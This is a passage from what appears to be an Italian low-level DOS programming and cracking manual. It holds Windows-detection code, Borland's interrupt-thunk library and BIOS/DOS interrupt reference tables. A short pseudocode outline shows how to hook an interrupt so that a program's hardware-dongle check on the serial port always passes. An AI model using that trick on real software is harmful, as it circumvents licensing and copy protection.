    int is_win(int *pmaj,int *pmin, int *pmode) { unsigned short retval; int maj=0, min=0, mode=0; /* make sure someone, anyone has INT 2Fh */ if (_dos_getvect(0x2F) == 0) return 0; /* call 2F/160A to see if Windows 3.1+ */ _asm mov ax, 160ah _asm int 2fh _asm mov retval, ax if (retval == 0) /* AX=0 if Windows running */ { _asm mov mode, cx /* CX=2 means Std; CX=3 means Enh */ _asm mov byte ptr maj, bh /* BX = major/minor (e.g., 030Ah) */ _asm mov byte ptr min, bl *pmaj = maj; *pmin = min; *pmode = mode; return 1; } /* call 2F/1600 to see if Windows 3.0 Enhanced mode or Windows/386 */ _asm mov ax, 1600h _asm int 2fh _asm mov byte ptr maj, al _asm mov byte ptr min, ah if ((maj == 1) || (maj == 0xFF)) /* Windows/386 2.x is running */ { *pmaj = 2; /* Windows/386 2.x */ *pmin = 1; /* don't know; assume 2.1? */ *pmode = ENHANCED_MODE; /* Windows/386 sort of like Enhanced */ return 1; } else if (! ((maj == 0) || (maj == 0x80))) /* AL=0 or 80h if no Windows */ { /* must be Windows 3.0 Enhanced mode */ *pmaj = maj; *pmin = min; *pmode = ENHANCED_MODE; return 1; } /* call 2F/4680 to see if Windows 3.0 Standard or Real mode; but, this could be a "3.0 derivative" such as DOSSHELL task switcher! */ _asm mov ax, 4680h _asm int 2fh _asm mov retval, ax if (retval == 0) /* AX=0 if 2F/4680 handled */ { /* make sure it isn't DOSSHELL task switcher */ if (detect_switcher()) return 0; *pmaj = 3; *pmin = 0; /* either have Windows Standard mode or Real mode; to distinguish, have to do fake Windows broadcasts with 2F/1605. Yuk! We'll avoid that here by assuming 3.0 Standard mode. If you really want to distinguish
  • 223.
    3.0 Standard modeand Real mode, see _MSJ_, March 1991, p. 113; and MS KB articles Q75943 and Q75338 */ *pmode = STANDARD_MODE; return 1; } /* still here -- must not be running Windows */ return 0; } #ifdef STANDALONE main() { int maj, min, mode=0; if (! is_win(&maj, &min, &mode)) printf("Windows is not runningn"); else if (maj == 2) printf("Running Windows/386 2.xn"); else printf("Running Windows %u.%02u (or higher) %s moden", maj, min, (mode == REAL_MODE) ? "Real" : (mode == STANDARD_MODE) ? "Standard" : (mode == ENHANCED_MODE) ? "Enhanced" : /* don't know */ "???"); if (mode == ENHANCED_MODE) { unsigned short vm; /* call 2F/1683 to see if DOS app running in System VM; if so, this must be some hacked version of Windows like MSDPMI, or we must be running inside WINSTART.BAT */ _asm mov ax, 1683h _asm int 2fh _asm mov vm, bx if (vm == SYSTEM_VM) printf("Running DOS app in System VM: " "Must be WINSTART.BAT or hacked Windows!n"); else printf("VM #%un", vm); } /* could also call 2F/160C to check for Windows in ROM */ return mode; /* can be tested with ERRORLEVEL */ } #endif
  • 224.
    SERVIZI D’INTERRUPTS BIOSE DOS Spesso è necessario intercettare certi interrupts e quindi la cosa fondamentale è conoscere lo scopo di questi. Alcuni tipi di programmi basano il loro modo di funzionare in rapporto al sistema di gestione degli interrupts. Nei capitoli precedenti avevo riferito il fatto che nei primi 1024 bytes di memoria sono residenti gli indirizzi dei 256 possibili interrupts per cui, a parte sapere dove sono residenti, sarebbe possibile settare delle nostre routines al posto di questi. Due funzioni particolari dell’int 21h riportano e settano gli indirizzi degli interrupts per cui volendo sfruttare una di queste possibilità potremmo usare queste al posto di andare a scrivere e leggere direttamente dalla memoria. Tutti i programmi residenti (TSR) si basano su questa metodologia e tra questa tipologia di programmami troviamo anche i Virus che indipendentemente dal fatto che come scopi siano stupidate, dal punto di vista tecnico spesso sono dei giocattoli ben fatti. Vedremo anche queste metodologie che spero verranno utilizzate per scopi intelligenti. La metodologia per la scrittura di questi è interessante anche per quanto riguarda SoftIce. SoftIce possiede uno dei suoi punti di forza nei breakpoint. Grazie alla metodologia degli interrupts è possibile espandere le possibilitèà dei breakpoint di SI. Comunque per questo vi rimando al capitolo relativo a SI. Quando si scrive una funzione od una procedura normalmente questa viene terminata mediante un’istruzione di RET (return). Le procedure d’interrupts terminano con l’istruzione IRET (interrupt return). Molti linguaggi ad alto livello possiedono le specifiche adatte per la scrittura di procedure adatte per essere utilizzate come routines d’interrupt anche se sicuramente la scelta di un linguaggio differente dall’assembler complica certe cose. Nella scrittura dei programmi residenti (TSR) sorgono alcune problematiche legate alla non rientranza del DOS. A dire il vero questo era un problema esistente nel 1986, anni in cui scrissi un volume di 400 pagine dedicato alla scrittura dei programmi residenti in Linguaggio C. Il volume si intitolava “Programmazione a basso livello in Linguaggio C” e se vi interessa sicuramente lo troverete tra i testi PD residenti sulla rete FidoNet. Essendo questo volume un manuale destinato a trattare tutte le tecniche che spesso sono necessarie agli hacker vi riporto due file che vi permetteranno di scrivere routines d’interrupt in C. Infatti, com3e dicevo prima, spesso è necessario intercettarli per modificarne il funzionamento. Supponiamo che un programma interroghi una porta seriale per vedere se è attaccata a questa qualche strano dispositivo hardware. Per risolvere il problema sarebbe sufficiente eseguire una routine del tipo: SALVA L’INDIRIZZO DELL’INTERRUPT SETTA COME INDIRIZZO QUELLO DELLA MIA FUNZIONE QUANDO VIENE CHIAMATA LA MIA FUNZIONE RITORNA IL VALORE CHE DESIDERO Il seguente file è per compilatore Borland • INT32.MAK ############################################################################## # INT32.MAK # # Copyright (c) 1994 by Borland International
  • 225.
    # All rightsreserved. # # This is a small library to be used to create thunks for interrupt functions # in 32bit DOS extended applications. The idea is to permit people to # preserve their interrupt functions written in C/C++ to the greatest extent # possible without adding compiler support. The argument layout for # interrupt functions supported here matches that of the previous Borland # 16bit interrupt functions, except that the arguments have been widened to # 32bits. # # See the file t.c for an example of an interrupt function for 32bits. # # We are providing a _makeInt32Thunk function which constructs a thunk for # the C/C++ interrupt functions which loads DS and builds the argument frame # as expected. There is an option in the thunk creation to allow the thunk # to chain to the old handler once the user handler has completed. # # void * _makeInt32Thunk (void * proc, # void * dsLoc, # unsigned short chainSel, # unsigned long chainOffset); # # Builds a 32bit interrupt thunk for 'proc'. 'proc' should be an interrupt # function declared as follows: # # void iproc (unsigned long ebp, unsigned long edi, unsigned long esi, # unsigned long ds, unsigned long es, unsigned long edx, # unsigned long ecx, unsigned long ebx, unsigned long ebx, # unsigned long eip, unsigned long cs, unsigned long flags); # # 'dsLoc' should be a pointer to where the DS which the interrupt procedure # requires is stored. The value stored there will be loaded into DS before # your interrupt procedure is called. # # 'chainSel' is the optional selector of the interrupt routine that you want # to chain to on return from your function. # # 'chainOffset' is the optional offset of the interrupt routine that you want # to chain to on return from your function. If this is 0, then no chaining # will be performed, and the thunk will return with an IRET instruction. If # 'chainOffset' is non-zero, then the thunk will chain to the interrupt # routine at chainSel:chainOffset with a 48bit jump on return from your # handler. # # The return value is either a thunk address which you can use in calls to # set protected mode interrupt vectors, or NULL (in the case of failure). # # Note that the thunk returned is not allocated from a locked page. If you # require that the page be locked, you will have to lock it yourself with # DPMI call 600. # # Use 'MAKE -fint32 all' to build the lib and the example # ############################################################################## LIB_DEP = PFXi32t.obj PFXint32.obj #DEBUG = -v all: int32.lib testint.exe
  • 226.
    i32t.obj: i32t.asm tasm32 /ml/m2 i32t int32.obj: int32.c bcc32 -WX -c -w $(DEBUG) int32.c int32.lib: $(LIB_DEP:PFX=) tlib int32.lib @&&| $(LIB_DEP:PFX=-+) | testint.exe: int32.lib testint.obj tlink32 /ax $(DEBUG) /L$(MAKEDIR)..lib c0x32 testint,testint,,int32 dpmi32 cw32 import32 testint.obj: testint.c bcc32 -WX -c -w $(DEBUG) testint.c • INT32.H #ifndef __INT32_H #define __INT32_H void * _makeInt32Thunk (void *proc, void *dsLoc, unsigned short chainSel, unsigned long chainOffset); #endif • INT32.C /*--------------------------------------------------------------------------*/ /* */ /* INT32.C - Source code for INT32.LIB */ /* */ /* Copyright (c) 1994 by Borland International */ /* All Rights Reserved */ /* */ /* This library allows interrupt handlers to be written in C or */ /* */ /* */ /* */ /* */ /*--------------------------------------------------------------------------*/ #include <stdlib.h> #include <mem.h> #include "int32.h" extern char _interrupt32Thunk []; extern int _interrupt32ThunkSize; extern int _I32TdsLoadLabel; extern int _I32TcallLabel; extern int _I32TchainCmp; extern int _I32TchainLabel; extern int _I32TchainOffset; extern int _I32TchainSel; static int interrupt32ThunkSize = (int)&_interrupt32ThunkSize; static int I32TdsLoadLabel = (int)&_I32TdsLoadLabel;
  • 227.
    static int I32TcallLabel= (int)&_I32TcallLabel; static int I32TchainCmp = (int)&_I32TchainCmp; static int I32TchainLabel = (int)&_I32TchainLabel; static int I32TchainOffset = (int)&_I32TchainOffset; static int I32TchainSel = (int)&_I32TchainSel; #define adjust(where,what) (*(char**)(thunk + (where))) += (what) #define stampDD(where,what) *(void**)(thunk + (where)) = (what) #define stampDW(where,what) *(unsigned short *)(thunk + (where)) = (what) void * _makeInt32Thunk (void *proc, void *dsLoc, unsigned short chainSel, unsigned long chainOffset) { char *thunk; thunk = (char *)malloc (interrupt32ThunkSize); if (thunk) { memcpy (thunk, _interrupt32Thunk, interrupt32ThunkSize); stampDD (I32TdsLoadLabel, dsLoc); stampDD (I32TcallLabel, (char *)(((char *)proc) - (thunk + I32TcallLabel + 4))); adjust (I32TchainCmp, ((unsigned long)thunk) - ((unsigned long)_interrupt32Thunk)); adjust (I32TchainLabel, ((unsigned long)thunk) - ((unsigned long)_interrupt32Thunk)); stampDD (I32TchainOffset, (void *)chainOffset); stampDW (I32TchainSel, chainSel); } return thunk; } • INT32.ASM .386p locals _DATA segment dword public 'DATA' use32 assume cs:_DATA dummy proc near @@startThunk label byte PUBLIC __interrupt32Thunk __interrupt32Thunk label byte push eax push ebx push ecx push edx push es push ds push esi push edi push ebp mov ds, word ptr cs:[012345678h]
  • 228.
    PUBLIC __I32TdsLoadLabel __I32TdsLoadLabel EQU$ - @@startThunk - 4 db 0e8h dd 0 PUBLIC __I32TcallLabel __I32TcallLabel EQU $ - @@startThunk - 4 pop ebp pop edi pop esi pop ds pop es pop edx pop ecx pop ebx pop eax cmp dword ptr chainOffset, 0 PUBLIC __I32TchainCmp __I32TchainCmp EQU $ - @@startThunk - 5 jne @@chain @@iret: iret @@chain: jmp fword ptr [chainOffset] PUBLIC __I32TchainLabel __I32TchainLabel EQU $ - @@startThunk - 4 PUBLIC __I32TchainOffset __I32TchainOffset EQU $ - @@startThunk chainOffset label dword dd 0 PUBLIC __I32TchainSel __I32TchainSel EQU $ - @@startThunk dw 0 PUBLIC __interrupt32ThunkSize __interrupt32ThunkSize EQU $ - @@startThunk dummy endp _DATA ends end Non mi prolungherò nella teoria anche se di fatto non è per nulla complicata. Alcuni interrupts svolgono più funzioni le quali vengono selezionate inserendo dentro ad appositi registri i valori idonei. Generalmente AX nel passaggio di valori legati al tipo di funzione richiesta ha un ruolo primario. Inoltre gli interrupts si attengono alle regole generali delle funzioni ovvero spesso possiedono argomenti in ingresso e molte volte restituiscono determinati valori.
  • 229.
    Nella tabella seguentesono riportati i servizi d’interrupts e gli usi dei registri. INTERRUPTS ROM BIOS • ROM PRINT SCREEN SERVICE [int 05] in: none out: 0050:0000 = status code 00 = ready 01 = busy FF = previous operation not completed successfully • ROM VIDEO SERVICES [int 10] WRITE VIDEO MODE - rom_vid in: ah = wr_vid_mode [00] al = mode 00 = 40 X 25 text 16 grey 01 = 40 X 25 text 16/8 color | 02 = 80 X 25 text 16 grey | 03 = 80 X 25 text 16/8 color | CGA 04 = 320 X 200 graphics 4 color | 05 = 320 X 200 graphics 4 grey | 06 = 640 X 200 graphics b/w / 07 = 80 X 25 text b/w | MDA 08 = 160 X 200 graphics 16 color 09 = 320 X 200 graphics 16 color | PC-JR 0A = 640 X 200 graphics 4 color / 0D = 320 X 200 graphics 16 color 0E = 640 X 200 graphics 16 color | EGA 0F = 640 X 350 graphics 4 color / out: none WRITE CURSOR SIZE - rom_vid in: ah = wr_cur_size [01] ch = start line CGA = 0 to 7, default = 6, 7 cl = end line MDA = 0 to 13, default = 12, 13 out: none notes: Setting ch bit 5 causes cursor to disappear. If start line is less than end line, a normal single part cursor is created. If start line is greater than end line, a two part cursor is created. WRITE CURSOR POSITION - rom_vid in: ah = wr_cur_pos [02] bh = page (0 for graphics modes) dh = row dl = col out: none notes: Writing cursor to an off screen position causes it to disappear. READ CURSOR POSITION - rom_vid in: ah = rd_cur_pos [03] out: bh = page (0 for graphics modes) ch = start line cl = end line dh = row dl = col READ LIGHT PEN POSITION - rom_vid
  • 230.
    in: ah =rd_pen_pos [04] out: ah = pen trigger switch 1 = triggered 0 = not triggered bx = pixel col ch = pixel row dh = char row dl = char col WRITE ACTIVE PAGE - rom_vid in: ah = wr_act_page [05] al = page out: none PC-JR WRITE ACTIVE PAGE - rom_vid in: ah = wr_act_page [05] al = 80 out: bh = CRT reg bl = CPU reg in: ah = wr_act_page [05] al = 81 bl = CPU reg out: bh = CRT reg bl = CPU reg in: ah = wr_act_page [05] al = 82 bh = CRT reg out: bh = CRT reg bl = CPU reg in: ah = wr_act_page [05] al = 83 bh = CRT reg bl = CPU reg out: bh = CRT reg bl = CPU reg SCROLL WINDOW UP - rom_vid in: ah = scroll_up [06] al = lines (0 = all) bh = color attribute bit 7 = blink bit 6 = backgnd red bit 5 = backgnd green bit 4 = backgnd blue bit 3 = foregnd intensity bit 2 = foregnd red bit 1 = foregnd green bit 0 = foregnd blue ch = upper row cl = left col dh = lower row dl = right col out: none SCROLL WINDOW DOWN - rom_vid in: ah = scroll_down [07] al = lines (0 = all) bh = color attribute (see scroll_up) ch = upper row
  • 231.
    cl = leftcol dh = lower row dl = right col out: none READ CHARACTER AND ATTRIBUTE - rom_vid in: ah = rd_char_attr [08] bh = page out: al = char ah = color attribute (see scroll_up) WRITE CHARACTER AND ATTRIBUTE - rom_vid in: ah = wr_char_attr [09] al = char bh = page bl = color attribute (see scroll_up) cx = chars out: none notes: Cursor is not moved. WRITE CHARACTER - rom_vid in: ah = wr_char [0A] al = char bh = page bl = graphics mode color cx = chars out: none notes: Cursor is not moved. WRITE COLOR PALETTE - rom_vid in: ah = wr_col_pal [0B] bh = palette id bl = color out: none WRITE PIXEL - rom_vid in: ah = wr_pixel [0C] al = color cx = pixel col dl = pixel row out: none READ PIXEL - rom_vid in: ah = rd_pixel [0D] cx = pixel col dl = pixel row out: al = color WRITE TTY CHARACTER - rom_vid in: ah = wr_tty [0E] al = char bl = graphics mode color out: none READ VIDEO MODE - rom_vid in: ah = rd_vid_mode [0F] out: ah = width in chars al = video mode bh = page (0 for graphics modes) PC-JR WRITE COLOR PALETTE REGISTER - rom_vid in: ah = wr_pal_reg [10]
  • 232.
    al = 00 bh= palette value bl = palette reg out: none in: ah = wr_pal_reg [10] al = 01 bh = border color out: none PC-AT WRITE STRING - rom_vid in: ah = wr_string [13] al = cursor movement switch 00 = no 01 = yes bl = color attribute (see scroll_up) bh = page dx = start cursor position cx = string length es:bp = string pointer out: none • ROM EQUIPMENT SERVICE [int 11] in: none out: ax bit settings = equipment list 0 = disk drive 1 = math coprocessor 2,3 = system board RAM in 16k blocks 4,5 = initial video mode 00 = unused 01 = 40 X 25 color 10 = 80 X 25 color 11 = 80 X 25 b/w 6,7 = number of disk drives 8 = DMA not present 9,10,11 = number of RS232 cards in system 12 = game I/O present 13 = serial printer present 14,15 = number of printers present rom_mem ROM MEMORY SIZE SERVICE [int 12] in: none out: ax = size in K • ROM DISKETTE SERVICES [int 13] RESET DISKETTE SYSTEM - rom_disk in: ah = rst_disk [00] out: none READ DISKETTE STATUS - rom_disk in: ah = rd_disk_stat [01] out: al = return code 01 = bad command 02 = address mark not found 03 = write protected 04 = sector not found 06 = no disk 08 = DMA overrun
  • 233.
    09 = DMAacross 64K boundary 10 = bad CRC 20 = controller failed 40 = seek failed 80 = time out READ DISKETTE SECTOR - rom_disk in: ah = rd_disk_sect [02] al = sectors to read ch = track cl = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) al = sectors read WRITE DISKETTE SECTOR - rom_disk in: ah = wr_disk_sect [03] al = sectors to write ch = track cl = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) al = sectors written VERIFY DISKETTE SECTOR - rom_disk in: ah = ver_disk_sect [04] al = sectors to verify ch = track cl = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) al = sectors verified FORMAT DISKETTE TRACK - rom_disk in: ah = fmt_disk_trk [05] al = sectors to format ch = track cl = sector dh = head dl = drive es:bx = four byte address field pointer byte 1 = track byte 2 = head byte 3 = sector byte 4 = bytes/sector out: cf = error ah = return code (see rd_disk_stat) al = sectors formatted PC-AT READ DISKETTE PARAMETERS - rom_disk in: ah = rd_disk_parm [08] out: cf = error ah = return code (see rd_disk_stat)
  • 234.
    dl = drives dh= max sides cl = max sectors ch = max tracks PC-AT INITIALIZE DISKETTE PARAMETERS - rom_disk in: ah = init_disk_parm [09] out: cf = error ah = return code (see rd_disk_stat) int 41 vector points to drive 0 table int 46 vector points to drive 1 table PC-AT READ DISKETTE LONG - rom_disk [0A] in: ah = rd_disk_long ch = cylinder cl = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) PC-AT WRITE DISKETTE LONG - rom_disk in: ah = wr_disk_long [0B] ch = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) PC-AT SEEK DISKETTE TRACK - rom_disk in: ah = disk_seek [0C] ch = sector dh = head dl = drive es:bx = buffer pointer out: cf = error ah = return code (see rd_disk_stat) PC-AT ALTERNATE DISKETTE RESET - rom_disk in: ah = alt_reset_disk [0D] dl = drive out: cf = error ah = return code (see rd_disk_stat) PC-AT TEST FOR DISKETTE READY - rom_disk in: ah = test_disk_rdy [10] dl = drive out: cf = error ah = return code (see rd_disk_stat) PC-AT RECALIBRATE DISKETTE - rom_disk in: ah = recal_disk [11] dl = drive out: cf = error ah = return code (see rd_disk_stat) PC-AT DISKETTE DIAGNOSTICS - rom_disk in: ah = disk_diag [14] out: cf = error ah = return code (see rd_disk_stat)
  • 235.
    PC-AT READ DISKETTETYPE - rom_disk in: ah = rd_disk_type [15] dl = drive out: ah = disk type 00 = no disk 01 = disk, no change detector present 02 = disk, change detector present 03 = fixed disk cx,dx = number of 512 byte sectors PC-AT CHANGE DISKETTE STATUS - rom_disk in: ah = chg_disk_stat [16] out: ah = change status 00 = no change 01 = change dl = drive PC-AT WRITE DISKETTE TYPE - rom_disk in: ah = wr_disk_type [17] al = disk type 00 = no disk 01 = regular disk in regular drive 02 = high capacity disk in high capacity drive out: none • ROM SERIAL PORT SERVICES [int 14] INITIALIZE SERIAL PORT - rom_serial in: ah = init_port [00] al bit settings = port configuration 0,1 = word length 10 = 7 bits 11 = 8 bits 2 = stop bits 0 = 1 1 = 2 3,4 = parity 00 = none 01 = odd 10 = none 11 = even 5,6,7 = baud rate 000 = 110 001 = 150 010 = 300 011 = 600 100 = 1200 101 = 2400 110 = 4800 111 = 9600 (4800 on PC-JR) dx = port out: ah bits = usar/t status 0 = data ready 1 = overrun error 2 = parity error 3 = framing error 4 = break detect 5 = tx ready 6 = tx empty 7 = timeout
  • 236.
    al bits =modem status 0 = delta CTS 1 = delta DSR 2 = trailing edge ring detected 3 = delta carrier detect 4 = CTS 5 = DSR 6 = ring detect 7 = carrier detect TRANSMIT CHARACTER - rom_serial in: ah = tx_char [01] al = char dx = port out: ah bits = usar/t status (see init_port) al bits = modem status (see init_port) RECEIVE CHARACTER - rom_serial in: ah = rx_char [02] dx = port out: al = char ah bits = usar/t status (see init_port) READ SERIAL PORT STATUS - rom_serial in: ah = rd_port_stat [03] out: ax bits = status (see init_port) • ROM DEVICE SERVICES [int 15] TURN CASSETTE MOTOR ON - rom_dev in: ah = cass_on [00] out: none TURN CASSETTE MOTOR OFF - rom_dev in: ah = cass_off [01] out: none READ CASSETTE DATA BLOCK - rom_dev in: ah = cass_rd [02] cx = byte count es:bx = buffer pointer out: cf = error dx = byte count es:bx = pointer past last byte WRITE CASSETTE DATA BLOCK - rom_dev in: ah = cass_wr [03] cx = byte count es:bx = buffer pointer out: es:bx = pointer past last byte PC-AT OPEN DEVICE - rom_dev in: ah = open_dev [80] bx = id cx = process type out: none PC-AT CLOSE DEVICE - rom_dev in: ah = close_dev [81]
  • 237.
    bx = deviceid cx = process type out: none PC-AT TERMINATE DEVICE - rom_dev in: ah = term_dev [82] bx = device id out: none PC-AT EVENT WAIT - rom_dev in: ah = event_wait [83] al = subservice 0 = set interval 1 = cancel es:bx = buffer pointer cx,dx = microseconds to wait out: none PC-AT JOYSTICK - rom_dev in: ah = joystick [84] dl = 0 out: al = current switch settings PC-AT Sys Req KEY - rom_dev in: ah = sys_req [85] al = switch 00 = press 01 = break out: none PC-AT WAIT - rom_dev in: ah = wait [86] cx,dx = microseconds to wait out: none PC-AT MOVE BLOCK - rom_dev in: ah = move_block [87] cx = words to move es:si = table pointer out: none PC-AT READ EXTENDED MEMORY SIZE - rom_dev in: ah = rd_ext_mem [88] out: none PC-AT SWITCH TO VIRTUAL MEMORY - rom_dev in: ah = virtual_mem [89] out: none PC-AT DEVICE BUSY LOOP - rom_dev in: ah = dev_busy [90] al = type code out: none PC-AT SET FLAG AND COMPLETE SERVICE - rom_dev in: ah = complete_int [91] al = type code out: none • ROM KEYBOARD SERVICES [int 16]
  • 238.
    READ KEYBOARD -rom_key in: ah = rd_key [00] out: ah = scan code al = char code TEST KEYBOARD - rom_key in: ah = test_key [01] out: zf = key ready out: ah = scan code al = char code READ SHIFT STATUS - rom_key in: ah = rd_shift [02] out: al bits = shift status 0 = right shift 1 = left shift 2 = ctrl 3 = alt 4 = scroll lock 5 = num lock 6 = caps lock 7 = insert PC-JR TYPEMATIC DELAY - rom_key in: ah = key_delay [03] al = operation code 00 = reset delays 01 = increase initial delay 02 = increase continue delay 03 = increase both delays 04 = turn off typematic out: none PC-JR KEYBOARD CLICK - rom_key in: ah = key_click [04] al = operation code 00 = click off 01 = click on out: none • ROM PRINTER SERVICES [int 17] PRINT CHARACTER - rom_print in: ah = print_char [00] al = char out: ah bits = return code 0 = timeout 1 = unused 2 = unused 3 = I/O error 4 = selected 5 = no paper 6 = ack 7 = not busy INITIALIZE PRINTER - rom_print in: ah = init_print [01] out: ah bits = return code (see print_char) READ PRINTER STATUS - rom_print in: ah = rd_print_stat [02]
  • 239.
    out: ah bits= return code (see print_char) • ROM START BASIC SERVICE [int 18] • ROM REBOOT SERVICE [int 19] • ROM REAL TIME CLOCK SERVICES [int 1A] READ CLOCK COUNT - rom_time in: ah = rd_count [00] out: al = midnight cx:dx = ticks WRITE CLOCK COUNT - rom_time in: ah = wr_count [01] cx:dx = ticks out: none PC-AT READ TIME - rom_time in: ah = rd_time [02] out: ch = hours cl = minutes dh = seconds PC-AT WRITE TIME - rom_time in: ah = wr_time [03] ch = hours cl = minutes dh = seconds out: none PC-AT READ DATE - rom_time in: ah = rd_date [04] out: dl = day dh = month cl = year ch = century (19/20) PC-AT WRITE DATE - rom_time in: ah = wr_date [05] dl = day dh = month cl = year ch = century (19/20) out: none PC-AT SET ALARM - rom_time in: ah = set_alarm [06] ch = hours cl = minutes dh = seconds out: none notes: place alarm handler address in int 4A vector PC-AT RESET ALARM - rom_time [07] in: ah = reset_alarm out: none
  • 240.
    I seguenti invecesono servizi del DOS quasi tutti inseriti dentro agli interrupts 20 e 21. DOS --- • DOS PROGRAM TERMINATION SERVICE [int 20] • DOS FUNCTION SERVICES [int 21] DOS1 - TERMINATE PROGRAM - dos_func in: ah = term [00] out: none DOS1 - KEYBOARD INPUT WITH ECHO - dos_func in: ah = key_in_echo [01] out: al = char DOS1 - DISPLAY OUTPUT - dos_func in: ah = disp_out [02] dl = char out: none DOS1 - SERIAL INPUT - dos_func in: ah = serial_in [03] out: al = char DOS1 - SERIAL OUTPUT - dos_func in: ah = serial_out [04] dl = char DOS1 - PRINTER OUTPUT - dos_func in: ah = printer_out [05] dl = char DOS1 - DIRECT CONSOLE I/O - dos_func in: ah = console_io [06] dl = operation code 00 thru FE = char to output FF = keyboard input out: al = char input DOS1 - DIRECT KEYBOARD INPUT - dos_func in: ah = dir_key_in [07] out: al = char DOS1 - KEYBOARD INPUT WITHOUT ECHO - dos_func in: ah = key_in [08] out: al = char DOS1 - DISPLAY STRING - dos_func in: ah = disp_string [09] ds:dx = string pointer out: none DOS1 - BUFFERED KEYBOARD INPUT - dos_func in: ah = buf_key_in [0A] ds:dx = buffer pointer out: none
  • 241.
    DOS1 - CHECKKEYBOARD STATUS - dos_func in: ah = chk_key_stat [0B] out: al = status 00 = empty FF = char available DOS1 - CLEAR KEY BUFFER AND PERFORM FUNCTION - dos_func in: ah = clr_key_func [0C] al = subfunction (01, 06, 07, 08, or 0A; 00 = null) dl = subfunction 6 char out: al = subfunction 6 char DOS1 - RESET DISK - dos_func in: ah = reset_disk [0D] out: none DOS1 - SELECT CURRENT DRIVE - dos_func in: ah = sel_drive [0E] dl = drive out: al = drive count DOS1 - OPEN FILE - dos_func in: ah = open_file [0E] ds:dx = FCB pointer out: al = return code 00 = successful FF = unsuccessful DOS1 - CLOSE FILE - dos_func in: ah = close_file [10] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - SEARCH FOR FIRST MATCHING FILE - dos_func in: ah = search_first [11] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - SEARCH FOR NEXT MATCHING FILE - dos_func in: ah = search_next [12] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - DELETE FILE - dos_func in: ah = delete_file [13] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - READ SEQUENTIAL RECORD - dos_func in: ah = rd_seq_rec [14] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - WRITE SEQUENTIAL RECORD - dos_func in: ah = wr_seq_rec [15] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - CREATE FILE - dos_func in: ah = create_file [16]
  • 242.
    ds:dx = FCBpointer out: al = return code (see open_file) DOS1 - RENAME FILE - dos_func in: ah = rename_file [17] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - REPORT CURRENT DRIVE - dos_func in: ah = rd_cur_drive [19] out: al = drive DOS1 - SET DISK TRANSFER AREA FUCNTION - dos_func in: ah = set_dta [1A] ds:dx = DTA pointer out: none DOS1 - READ CURRENT DRIVE'S FAT - dos_func in: ah = rd_fat_1 [1B] out: al = sectors/allocation unit cx = bytes/sector dx = allocation units ds:dx = FAT ID byte pointer DOS1 - READ ANY DRIVE'S FAT - dos_func in: ah = rd_fat_2 [1C] dl = drive out: al = sectors/allocation unit cx = bytes/sector dx = allocation units ds:dx = FAT ID byte pointer DOS1 - READ RANDOM FILE RECORD - dos_func in: ah = rd_ran_rec1 [21] ds:dx = FCB pointer out: al = return code 00 = successful 01 = end of file 02 = insufficient DTA space 03 = end of file with partial record DOS1 - WRITE RANDOM FILE RECORD - dos_func in: ah = wr_ran_rec1 [22] ds:dx = FCB pointer out: al = return code (see rd_ran_rec1) DOS1 - REPORT FILE SIZE - dos_func in: ah = rd_file_size [23] ds:dx = FCB pointer out: al = return code (see open_file) DOS1 - SET RANDOM RECORD FIELD SIZE - dos_func in: ah = set_ran_rec [24] ds:dx = FCB pointer out: none DOS1 - SET INTERRUPT VECTOR - dos_func in: ah = set_int_vec [25] al = int number ds:dx = int handler pointer out: none
  • 243.
    DOS1 - CREATEPROGRAM SEGMENT FUCNTION - dos_func in: ah = create_seg [26] dx = segment address out: none DOS1 - READ RANDOM FILE RECORD - dos_func in: ah = rd_ran_rec2 [27] cx = record count ds:dx = FCB pointer out: al = return code (see rd_ran_rec1) cx = actual record count DOS1 - WRITE RANDOM FILE RECORD FUCNTION - dos_func in: ah = wr_ran_rec2 [28] cx = record count ds:dx = FCB pointer out: cx = actual record count DOS1 - PARSE FILENAME - dos_func in: ah = parse_name [29] al bits = parse control 0 = scan separators 1 = set FCB drive byte 2 = change FCB filename only if file is found 3 = change FCB extension only if file is found ds:si = command line pointer es:di = FCB pointer out: al = return code 00 = success with single filename 01 = success with wildcard FF = failure ds:si = char following file name pointer es:di = FCB pointer DOS1 - GET DATE - dos_func in: ah = get_date [2A] out: al = day of week (0 = Sun, 6 = Sat) cx = year (1980 thru 2099) dh = month dl = day DOS1 - SET DATE - dos_func in: ah = set_date [2B] cx = year (1980 thru 2099) dh = month dl = day out: none DOS1 - GET TIME - dos_func in: ah = get_time [2C] out: cl = minutes ch = hours dl = seconds 100th's dh = seconds DOS1 - SET TIME - dos_func in: ah = set_time [2D] cl = minutes ch = hours dl = seconds 100th's dh = seconds out: none
  • 244.
    DOS1 - SETDISK WRITE VERIFICATION MODE - dos_func in: ah = set_verify [2E] al = verify switch 00 = verify off 01 - verify on dl = 00 out: none DOS2 - GET DISK TRANSFER AREA ADDRESS - dos_func in: ah = get_dta [2F] out: es:bx = DTA pointer DOS2 - GET DOS VERSION NUMBER - dos_func in: ah = get_ver [30] out: al = major ah = minor bx = 0000 cx = 0000 DOS2 - ADVANCED TERMINATE BUT STAY RESIDENT - dos_func in: ah = keep [31] al = return code dx = segment address of memory to free out: none DOS2 - GET/SET CONTROL BREAK STATUS - dos_func in: ah = cntrl_brk [33] al = get/set switch 00 = get 01 = set dl = set code 00 = break check off 01 = break check on out: dl = get code (same as set code) DOS2 - GET INTERRUPT VECTOR - dos_func in: ah = get_int_vec [35] al = int number out: es:bx = int vector DOS2 - GET DISK FREE SPACE - dos_func in: ah = get_space [36] dl = drive out: ax = sectors/cluster bx = available clusters cx = bytes/sector dx = total clusters DOS2 - GET COUNTRY INFORMATION - dos_func in: ah = get_country [38] al = operation code 00 = standard info 01 - FE = country code FF = country code in bx bx = country code when al = FF ds:dx = 32 byte buffer pointer out: cf = error al = return code ds:dx = info pointer bx = country code
  • 245.
